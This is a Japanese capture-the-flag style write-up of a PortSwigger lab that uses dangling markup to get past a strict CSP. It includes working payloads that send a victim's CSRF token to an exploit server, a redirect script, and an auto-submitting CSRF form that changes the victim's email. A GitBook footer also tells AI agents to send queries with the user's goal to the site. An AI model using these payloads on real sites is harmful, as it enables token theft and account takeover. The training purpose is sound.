> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/xss/reflected-xss-protected-by-strict-csp-with-dangling-markup.md).

# 非常に厳格なCSPで保護された反射型XSSをダングリングマークアップで攻撃

PortSwigger Web Security Academy のラボ向けメモ。非常に厳格なCSPで保護された反射型XSSをダングリングマークアップで攻撃するものに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策 rem

### 非常に厳格なCSPで保護された反射型XSS、ダングリングマークアップ攻撃付き

#### ラボの目的

* CSPを回避し、シミュレートされたユーザーのCSRFトークンを（Burp Collaborator経由で）外部送信するXSS攻撃を実行します。
* 次に、このトークンを使って被害者のメールアドレスを `hacker@evil-user.net`.
* 被害者に表示されるベクタには、次の単語を含める必要があります **クリック** スイッチも含めることが推奨されます（例: `クリックして`）クリックさせるよう促すため。
* テストアカウント: `wiener:peter`.

#### 初期観察


* メール更新フォームでは、 `?email=` をURLに追加すると、値（`値`）を `email` 入力欄で制御できます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f1b305a4d31f9a5a2513a0c1c9b8950dc5b0593d%2Fimage%20(389).png?alt=media" alt=""><figcaption></figcaption></figure>


このフィールドはHTMLタグの挿入に脆弱です（テスト例）:

* `test"><h1>test</h1>` → `<h1>` が注入され、返されます。

```html
test"><h1>test</h1>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3a96fc923ac41ae5f501b5254f868a67b4c14f97%2Fimage%20(390).png?alt=media" alt="" width="422"><figcaption></figcaption></figure>


* `test"><script>alert(0)</script>` → `<script>` はフォームには表示されますが、\*\*実行されません\*\*。

```javascript
test"><script>alert(0)</script>
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e500655f8575e74a78d0e12157df56377b3f5d2c%2Fimage%20(391).png?alt=media" alt="" width="429"><figcaption></figcaption></figure>

ブラウザのコンソールにはセキュリティポリシーによるブロックが示されます:

{% hint style="danger" %}
Content-Security-Policy: ページの設定により、インラインスクリプト (script-src-elem) は次のディレクティブに違反するため実行がブロックされました: “script-src 'self'”
{% endhint %}


<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-04185e29656392260ecfa8b5564cec00cd92f89d%2Fimage%20(392).png?alt=media" alt=""><figcaption></figcaption></figure>

確認されたCSPヘッダー:

`content-security-policy`/ `default-src 'self';object-src 'none'; style-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none';`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-74d51015666f306b3da306e7e8a80b74f997c0ea%2Fimage%20(393).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 攻撃戦略（ダングリングマークアップ）

* 〜を注入する代わりに `<script>` （CSPによってロックされている）、現在のフォームを閉じ、新しいフォーム\*\*が作成され、 `action` 属性を攻撃サーバー（exploit server）に向けます。このフォームには、ユーザーにクリックさせるための「Click Me」ボタンがあります。

フォームを閉じて新しいフォームを作成する注入例（リダイレクト内のURLエンコード形式）:

{% code overflow="wrap" %}

```javascript
test"></form><form class="login-form" name"change-email-form" action="https://exploit-0a0b002e04ca637f81f4ed8a01da00c2.exploit-server.net/exploit" method="GET"><button class="button" type="submit">クリックして</button
```

{% endcode %}

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0e19094b6836049d5677a152aecc5964da962031%2Fimage%20(394).png?alt=media" alt=""><figcaption></figcaption></figure>


* 被害者のマシンからこのリンクを開くと（例：リダイレクト経由）、被害者がボタンをクリックした場合、CSRFトークンはURLで攻撃サーバーに送信され、相手側サーバーのログに表示されます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-039559d9359713de324b38ea2f9419339aa8fa64%2Fimage%20(395).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 注入されたリダイレクトの例（ペイロード付きの脆弱ページへユーザーを強制移動させる）

* 被害者をペイロードページへリダイレクトするために攻撃側へ注入するスクリプト（エンコード済みURL）:

```javascript
<script>
location="https://0a4100a704a163818169ee1c00f10037.web-security-academy.net/my-account?email=test%22%3E%3C/form%3E%3Cform%20class=%22login-form%22%20name%22change-email-form%22%20action=%22https://exploit-0a0b002e04ca637f81f4ed8a01da00c2.exploit-server.net/exploit%22%20method=%22GET%22%3E%3Cbutton%20class=%22button%22%20type=%22submit%22%3EClick%20me%3C/button"
</script>
```

* 被害者がリダイレクトされてボタンをクリックすると、CSRFトークンは攻撃サーバーのログで見つかります。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4c88c5b67e1aef9df77121d50e1e2defd7b0146f%2Fimage%20(396).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 外部送信後の操作: CSRFトークンを使ってメールを変更する


* CSRFトークン（攻撃サーバーのログから）を取得した後、POSTを送信するHTMLページを作成します `/my-account/change-email` 次を付けて:
* `email = hacker@evil-user.net`
* `CSRF = <token_obtenu>`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-58228386491d7041884f210a878bde8c55707ae1%2Fimage%20(397).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


自動POSTリクエストを実行するために生成されたHTML PoCの例（Burpまたは手動）

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-3d61b2344435f2843cf0a6f2c2e8a3ed85d6eeda%2Fimage%20(398).png?alt=media" alt=""><figcaption></figcaption></figure>

```html
<html>
  <body>
    <form action="https://0a4100a704a163818169ee1c00f10037.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="hacker@evil-user.net" />
      <input type="hidden" name="csrf" value="L0joiDIMrKKrO7jkqiC6sLYR5MNEbUfu" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/web/xss/reflected-xss-protected-by-strict-csp-with-dangling-markup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.